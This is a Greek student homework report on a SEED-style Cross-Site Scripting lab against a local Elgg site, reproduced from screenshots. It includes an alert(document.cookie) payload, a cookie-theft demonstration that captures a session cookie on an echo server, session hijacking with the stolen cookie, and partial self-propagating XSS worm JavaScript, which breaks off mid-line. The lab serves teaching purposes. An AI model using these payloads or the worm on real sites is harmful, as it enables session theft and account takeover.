


Ασφάλεια Δικτύων και Πληροφοριακών Συστημάτων HW3

Cross-Site Scripting (XSS)

Αθανασίου Θωμάς 1521
Βουτσαδάκης Χρήστος 1737
Αθανασίου Ιωάννης 1822


Task 1: Posting a Malicious Message to Display an Alert Window

Αφού έχουμε δημιουργήσει κάποιους λογαριασμούς όπως στις οδηγίες κάνουμε login σε έναν από αυτούς.



A screenshot of a web application's login interface. At the top left is an orange RSS icon. Below it is a blue "Log in" link. The form has two input fields: "Username or email" containing "bart@gmail.com" and "Password" with masked characters "*****". Below the password field is a blue "Log in" button and a checkbox labeled "Remember me". At the bottom are links for "Register" and "Lost password".

Πάμε More->Members->Bart και κάνουμε Edit Profile.



A screenshot of a user profile page for a user named "Bart". On the left is a grey silhouette avatar. Below the avatar are buttons for "Edit avatar" and "Edit profile". Further down are links for "Blogs", "Bookmarks", "Files", "Pages", and "Wire posts". On the right, the name "Bart" is displayed in blue, followed by a "Brief description:" label and a text area.

Βάζουμε τον javascript code στο Brief Description.

Adding javascript code to the description

Public


Brief description

```
<script>alert(document.cookie);</script>
```

```
<script>alert(document.cookie);</script>
```

Location

Μόλις κάνουμε το save το cookie εμφανίζεται:




Task 3: Stealing Cookies from the Victim's Machine

Τρέχουμε το echoserv.c.

```
@ubuntu:~/Desktop/echoserver$ ./echoserv 5555 &
2973
@ubuntu:~/Desktop/echoserver$ ECHOSERV: Error calling bind()
```

Από κάποιο profile που είμαστε ήδη logged in κάνουμε edit profile στο brief description (όπως στο Task1) και βάζουμε τον javascript κώδικα αλλάζοντας το attacker_ip_address σε localhost ή 127.0.0.1 .



The screenshot shows a web application interface with a 'Public' dropdown menu and a 'Brief description' field. The field contains the following JavaScript code: `<script>document.write(''); </script>`. Below the field is another 'Public' dropdown menu.

Όταν κάνουμε save το βλέπουμε στο terminal.


```
GET /?c=Elgg%3Ddc6vb6sbm11obh3k0gm9ppmdm2 HTTP/1.1
```

Task 4: Session Hijacking using the Stolen Cookies

Αρχικά, δημιουργήσαμε ένα δεύτερο Virtual Machine, που θα είναι ο attacker, το οποίο το κάναμε setup με τέτοιο τρόπο ώστε να αντιστοιχίζει το xsslabe1gg.com με την ip address του πρώτου VM που είναι το victim. Στη συνέχεια, κλέβουμε το cookie του victim ακριβώς όπως και στο Task 3 και γράφουμε τον παρακάτω νέο header στο αρχείο Friend.java.

```
urlConn.addRequestProperty("Cookie","Elgg=65b7tlbjogh  
p6qe90286171515");
```

Έχοντας το cookie του victim, συμπληρώνουμε τα υπόλοιπα πεδία που χρειάζονται. Βάζουμε δηλαδή στο requestDetails τα token και ts, τα οποία πήραμε όπως δείχνουμε παρακάτω. Ένας άλλος τρόπος είναι να το Params tab που υπάρχει δεξιά.



Έπειτα συμπληρώνουμε τα πεδία “name” και “guid” όπου χρειάζεται.

Μόλις ολοκληρώσουμε το αρχείο με τα απαραίτητα, το τρέχουμε από το VM του attacker και παρατηρούμε πως το victim πρόσθεσε στους φίλους του τον attacker.

Task 5: Writing an XSS Worm

Βασιζόμαστε στον κώδικα που μας δίνεται στην εκφώνηση για να δημιουργήσουμε 2 requests, ένα GET για να προσθέσουμε έναν φίλο στο victim και ένα POST για να κάνουμε edit το profile του. Το script το βάζουμε στο about me του attacker, άρα ο victim μολύνεται όταν επισκεπτεί το profile του attacker.

Task 6: Writing a Self-Propagating XSS Worm


Ο σκοπός μας εδώ είναι να κάνουμε το worm να κάνει self-propagate. Αυτό το κάνουμε πολύ απλά, αλλάζοντας τον javascript κώδικα που γράψαμε για το task 5, ώστε να γράφει ουσιαστικά τον εαυτό του (αντί για ένα απλό μήνυμα που είχαμε πριν) στο about me του victim. Έτσι, το αρχικό victim profile λειτουργεί με τη σειρά του ως attacker και το worm διαδίδεται λειτουργώντας επαναληπτικά.

Task 7: Countermeasures

Ενεργοποιώντας το plugin HTMLawed 1.8, παρατηρούμε ότι ο javascript κώδικας αντιμετωπίζεται ως απλό κείμενο.

asfaleia hw3

ActivityBlogsBookmarksFilesGroupsMoreSearch



Add friendReport userSend a messageBlogsBookmarksFilesPagesWire postsAdmin options...

lisa

About me

```
// 
var Ajax=null;
var ts="__elgg_ts".concat(elgg.security.token.__elgg_ts);
var token="__&amp;
__elgg_token=".concat(elgg.security.token.__elgg_token);
var sendurl="http://www.xsslabelgg.com/action/friends
/add?friend=41".concat(ts).concat(token);
alert(sendurl);
Ajax=new XMLHttpRequest();
Ajax.open("GET",sendurl,true);
Ajax.setRequestHeader("Host", "www.xsslabelgg.com");
Ajax.setRequestHeader("Keep-Alive", "300");
Ajax.setRequestHeader("Connection", "keep-alive");
Ajax.setRequestHeader("Cookie", document.cookie);
Ajax.setRequestHeader("Content-Type", "application/x-www-form-
urlencoded");
Ajax.send();
var Ajax=null;
var ts="__elgg_ts".concat(elgg.security.token.__elgg_ts);
var
token="__elgg_token=".concat(elgg.security.token.__elgg_token);
Ajax=new XMLHttpRequest();
Ajax.open("POST", "http://www.xsslabelgg.com/action/profile
/edit", true);
Ajax.setRequestHeader("Host", "www.xsslabelgg.com");
Ajax.setRequestHeader("Keep-Alive", "300");
Ajax.setRequestHeader("Connection", "keep-alive");
Ajax.setRequestHeader("Cookie", document.cookie);
Ajax.setRequestHeader("Content-Type", "application/x-www-form-
urlencoded");
var selfProp="&lt;script id=\"worm
\"&gt;".concat(document.getElementById("worm").innerHTML).conc
at("&lt;/&gt;".concat("&lt;script&gt;");
alert(selfProp);
if (elgg.session.user.guid != "41") {
var content=token.concat(ts).concat("&amp;</pre></div></div></div>
```